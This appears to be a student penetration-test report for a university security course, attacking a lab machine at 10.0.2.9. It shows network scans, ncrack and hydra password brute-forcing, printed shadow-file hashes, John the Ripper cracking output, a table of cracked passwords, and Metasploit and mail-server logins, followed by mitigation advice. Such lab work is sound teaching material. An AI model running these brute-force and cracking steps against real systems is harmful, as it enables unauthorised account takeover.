Penetration Testing

Vulnerability Analysis and Control (ITMS-543-01)
Department of Information Technology and Management
Illinois Institute of Technology.


Table of content

Executive Summary

The penetration test conducted on the "acme" machine, under IP address 10.0.2.9, has unveiled numerous vulnerabilities, marking it as a significant security liability. This test aimed to uncover potential weaknesses that could be exploited by malicious parties, threatening the integrity and security of our systems.The findings are concerning, highlighting that the "acme" machine is highly vulnerable to external threats. To mitigate these risks, we propose a comprehensive plan including immediate and long-term measures. Neglecting them could lead to data breaches, financial losses, and reputational damage. The attached report provides an in-depth analysis of each vulnerability and tailored recommendations for remediation. Addressing these issues is crucial for enhancing our cybersecurity defenses and protecting against evolving cyber threats.

Basic Scan:

The process Begins with the launching the Kali Linux the system we will be using to test and out target system (acme)




The ip address that are up and running are found using a general localnet scan

Command used:

sudo arp-scan --localnet

From the previous scan we were able to find the active ip address from which we can get the approximate range where our target system is located. This is confirmed by using the nbtscan


Command used:
Nbtscan 10.0.0.0/24




Using the above command we were able to locate the exact ip address where our system is located as 10.0.2.9


Then a Nmap tool scan will show us all the available ports and their state and services.

Command used:
Nmap -sV 10.0.2.9



This resulted in us finding out that most of the ports are open and vulnerable along with their service state and versions.
This was then followed by documenting all the available users in the target system so we can start vulnerability penetrating processes.





➔ **FTP-21/TCP**

```
┌──(root㉿kali)-[/home/kali/Desktop/Crack]
└─# ncrack -U users.txt -P /usr/share/wordlists/rockyou.txt -v

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-12-04 16:22 EST

No services specified!
QUITTING!

┌──(root㉿kali)-[/home/kali/Desktop/Crack]
└─# ncrack -U users.txt -P /usr/share/wordlists/rockyou.txt 10.0.2.9  -v

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-12-04 16:22 EST

No services specified!
QUITTING!

┌──(root㉿kali)-[/home/kali/Desktop/Crack]
└─# ncrack -U users.txt -P /usr/share/wordlists/rockyou.txt 10.0.2.9:21  -v

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-12-04 16:23 EST

Discovered credentials on ftp://10.0.2.9:21 'binx' '123456'
```

In the above pictures we document the users and start running them against multiple password files we have in our arsenal via brute force attack to obtain the password. We were able to locate the passwords of multiple users in this process which will be shown in the following document.

Commands Used:(brute forcing passwords)

ncrack -U users.txt -P /usr/share/wordlists/rockyou.txt 10.0.2.9:21 -v
ncrack -U users.txt -P /usr/share/wordlists/sqlmap.txt 10.0.2.9:21 -v
ncrack -U users.txt -P /usr/share/wordlists/john.lst 10.0.2.9:21 -v

Commands Used:(system access)

Ftp 10.0.2.9
>bruno
>password1

```
ftp> ls
229 Entering Extended Passive Mode (|||13875|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 avery    avery        4096 Aug 16 22:17 avery
drwxr-xr-x   3 binx     binx         4096 Aug 16 22:29 binx
drwxr-xr-x   2 bruno    bruno        4096 Aug 16 22:16 bruno
drwxr-xr-x   2 eilik    eilik        4096 Aug 16 22:17 eilik
drwxr-xr-x   2 eilikia  eilikia      4096 Aug 16 22:17 eilikia
drwxr-xr-x  17 espresso espresso     4096 Aug 19 22:27 espresso
drwxr-xr-x   2 loki     loki         4096 Aug 16 22:16 loki
drwxr-xr-x   2 spike    spike        4096 Aug 16 22:16 spike
226 Transfer complete
ftp>
```

➔ SSH–22/TCP

In this step we gain access to the system using the open SSH(Secure shell) by using the password we obtained above. We further move forward and find get the data of other users and their password data hash which was later decrypted using JohntheRipper to gain access to all the accounts and their data.

```
┌──(root㉿kali)-[~]
└─# ssh bruno@10.0.2.9
bruno@10.0.2.9's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 04 Dec 2023 10:54:18 PM UTC

  System load:  0.07               Processes:              205
  Usage of /:   70.2% of 13.67GB   Users logged in:        0
  Memory usage: 30%                IPv4 address for enp0s3: 10.0.2.9
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

186 updates can be applied immediately.
134 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

15 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
```

```
pulse:*:19585:0:99999:7:::
speech-dispatcher:!:19585:0:99999:7:::
gnome-initial-setup:*:19585:0:99999:7:::
gdm:*:19585:0:99999:7:::
postfix:*:19585:0:99999:7:::
bruno:$6$SrJs5efq0YeC5tkT$h6QEPx4Q80dnebZn39R/c1xvXlI6DaGLeU9bkw01ByCplMFAkArGQrwoUD9FxbmyqrYItGfl/H8BV.HdiPPae/:19585:0:
spike:$6$.rT05Wnwdv1y7TzZ$gKXU.8lv7bQATHWbC0pX5k4PgrmrIc8Xj0I6lbEiZDZpiRTpKZJ/unozx3LJoRdDR2ZecP4EdbdyZ9JGhQ97m/:19585:0:
loki:$6$U2e5kNHptMQbbMEM$iEnE/LVCItulYHlfPHROR0RihEnIyP3FD06O65rMTFwuZzxk42p59FVffnZM5gx/GJXgUDvNz5SJszqenJU100:19585:0:9
binx:$6$xGnC21NaGPKCz.9/$FGTwUA9b9qw.321nCKJSt/hCrQJZOOySHR/ih.qDmgIsBwRJIycBwviT0lELBBa3dV3/JL2KjH3dGYoPLvFyZ1:19585:0:9
eilik:$6$hhiIdOai7wURImxc$6GaXAo2VRr2NAmp17kYicBY0Q7QFyw8qihHwtVDaUxGR9ZDBdL2TUZGPEE5GoJ25p1CISdIvWVpXGNxxlRWe6/:19585:0:
avery:$6$QT8WdvtZF3V58HKL$Iu.7RR1vA7DUfitpdXCUETO4urzTbWV5a3gDIZ4KdltuQaiNvzbsUu87cbEOvnVVoqrJ8A6cM6B1ZYJZy2GYQ0:19585:0:
eilikia:$6$LoHJ8Pc/xuUQoTuo$pI6M7XKuVv5pAOGV.sjBITlRziKNS1UcIVBS.8ZFgV2YXIppwxCwywzuqhLHnQGRyK7R7tCMTrYFNBJPV0tmU1:19585:
dovecot:*:19586:0:99999:7:::
dovenull:*:19586:0:99999:7:::
```

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# john --wordlist=rockyou.txt --pot=/home/kali/Desktop/Crack/result.txt  /home/kali/Desktop/Crack/pass.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty           (spike)
password1        (bruno)
123456           (binx)
letmein          (eilikia)
mischief         (loki)
pilot1           (avery)
6g 0:00:01:37 0.32% (ETA: 02:34:33) 0.06153g/s 568.3p/s 1169c/s 1169C/s danielle01..brandon101
```

Commands used:

ssh bruno@10.0.2.9


password1

John –wordlist=rockyou.txt –pot+/home/kali/Desktop/Crack/result.txt /home/kali/Desktop/Crack/pass.txt

Users	Passwords
Espresso	coffee1
avery	pilot1
binx	123456
Bruno	password1
Eilik	
Eilikia	letmein
loki	mischief
Spike	qwerty

The user data was located in the /etc/shadow file.

➔ **SMTP-25/TCP**



This port was used to perform an enumeration attack on the target system using the metasploit tool.

Commands used:

msfconfig

Use auxilary/scanner/smtp/smtp_enum


Set RHOST 10.0.2.9

Run

➔ **HTTP-80/TCP**

```
msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set rhost 10.0.2.9
rhost => 10.0.2.9
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 10.0.2.9
[+] Found http://10.0.2.9:80/0/ 200 (10.0.2.9)
[+] Found http://10.0.2.9:80/admin/ 302 (10.0.2.9)
[+] Found http://10.0.2.9:80/atom/ 301 (10.0.2.9)
[+] Found http://10.0.2.9:80/feed/ 200 (10.0.2.9)
[+] Found http://10.0.2.9:80/icons/ 403 (10.0.2.9)
[+] Found http://10.0.2.9:80/javascript/ 403 (10.0.2.9)
[+] Found http://10.0.2.9:80/login/ 302 (10.0.2.9)
[+] Found http://10.0.2.9:80/phpmyadmin/ 200 (10.0.2.9)
[+] Found http://10.0.2.9:80/rss/ 301 (10.0.2.9)
[+] Found http://10.0.2.9:80/wp-includes/ 403 (10.0.2.9)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```



This port was used to exploit and gain access to the information about the web server in the target machine.This can be further used to access the files within the server.

Commands Used:
msfconfig
Use auxilary/scanner/http/dir_scan
Set RHOST 10.0.2.9
Run

➔ **POP3-110/TCP**

```
┌──(root㉿kali)-[~]
└─# telnet 10.0.2.9 110
Trying 10.0.2.9 ...
Connected to 10.0.2.9.
Escape character is '^]'.
+OK Dovecot (Ubuntu) ready.
user bruno
+OK
ass password1
-ERR Unknown command.
pass password1
+OK Logged in.
list
+OK 0 messages:
```

```
┌──(root㉿kali)-[~]
└─# telnet 10.0.2.9 110
Trying 10.0.2.9 ...
Connected to 10.0.2.9.
Escape character is '^]'.
+OK Dovecot (Ubuntu) ready.
user Binx
+OK
Pass 123456
+OK Logged in.
list
+OK 1 messages:
1 405
.
retr 1
+OK 405 octets
Return-Path: <haxor@aol.com>
X-Original-To: binx@acme.local
Delivered-To: binx@acme.local
Received: from acme.local (acme.local [10.0.2.9])
        by acme.local (Postfix) with ESMTP id DB1E72A151
        for <binx@acme.local>; Wed, 16 Aug 2023 22:28:56 +0000 (UTC)
subject: Tester
Message-Id: <20230816222924.DB1E72A151@acme.local>
Date: Wed, 16 Aug 2023 22:28:56 +0000 (UTC)
From: haxor@aol.com

Test run
```

This port was used to gain access to the mail servers since it was unfiltered.

Commands Used:
Telnet 192.168.1.100 110
>bruno
>password1

➔ **IMAP-143/TCP**

```
┌──(root㉿kali)-[/home/kali/Desktop/Crack]
└─# hydra -l /home/kali/Desktop/Crack/users.txt -p /usr/share/wordlists/sqlmap.txt -s 143 10.0.2.9 imap
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-04 19:44:45
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
```

A brute force attack was carried out against IMAP. The hydra tool was used to exploit the open port to get the credentials of the users.

➔ **NETBIOS-SSN:139/TCP & 445/TCP**

Leaving the NET bios open led to the hardwares and files that were connect to the target machine to be accessible and vulnerable.

```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.0.2.9 -U bruno
Password for [WORKGROUP\bruno]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk
        IPC$            IPC       IPC Service (acme server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Commands Used:

smbclient -L 10.0.2.9 -U bruno
>password1

Summary and Solution:

FTP: An exploit to access the remote system may be made using the unfiltered FTP port. Both an anonymous login and a credential login are possible methods for achieving this. An attacker can see the files and directories after gaining access.This can be mitigated by using the following methods.

- Disabling anonymous Login
- Securing FTP instead of it being open
- Network Filtering and Monitoring

SSH: If not properly safeguarded, an unfiltered SSH port—typically port 22—may become the focus of unwanted access attempts. Because SSH grants a great deal of control over a system, illegal access via SSH can be especially harmful.This risk can be mitigate by:

- Limit SSH Access
- Use Intrusion Detection and Prevention Systems
- Regularly Monitor and Audit SSH Access

SMTP: If not adequately secured, an unfiltered SMTP port—typically port 25—can be subject to many types of exploitation. Because SMTP is frequently used for email communication, this vulnerability can be very alarming because it could be exploited to cause serious data leaks or subsequent system compromise. This risk can be reduced by using the following prevention methods:

- Limit and Monitor SMTP Usage
- Implement Strong Access Controls
- Implement Network-Level Security Measures

HTTP: Attackers frequently target port 80, which is an unfiltered HTTP port that is usually accessible to accept online traffic. This port may be used to obtain data about the web server and the underlying system if it is not properly secured, which could result in more serious attacks. To secure the HTTP services we can follow the below methods:

- Implement HTTPS
- Use Web Application Firewalls
- Perform Vulnerability Assessments and Penetration Testing(Extensively like this one)

POP3: Since an unfiltered POP3 port often sends data in plaintext, it can be subject to man-in-the-middle attacks and eavesdropping. This port may serve as a point of entry for hackers looking to access email accounts if it is not sufficiently secured. To avoid this:

- Implement Strong Authentication
- Use Secure Email Protocols
- Use Secure Email Protocols

NETBIOS-SSN: Applications in Windows networks are generally served by NETBIOS-SSN for network communication services. Applications running on different computers can connect with one another via a local area network thanks to NetBIOS's support for LAN-based applications. To minimize the risk factors we can follow the below methods:

- Proper Configuration and Network Segmentation
- Firewall Configuration
- VPN for Remote Access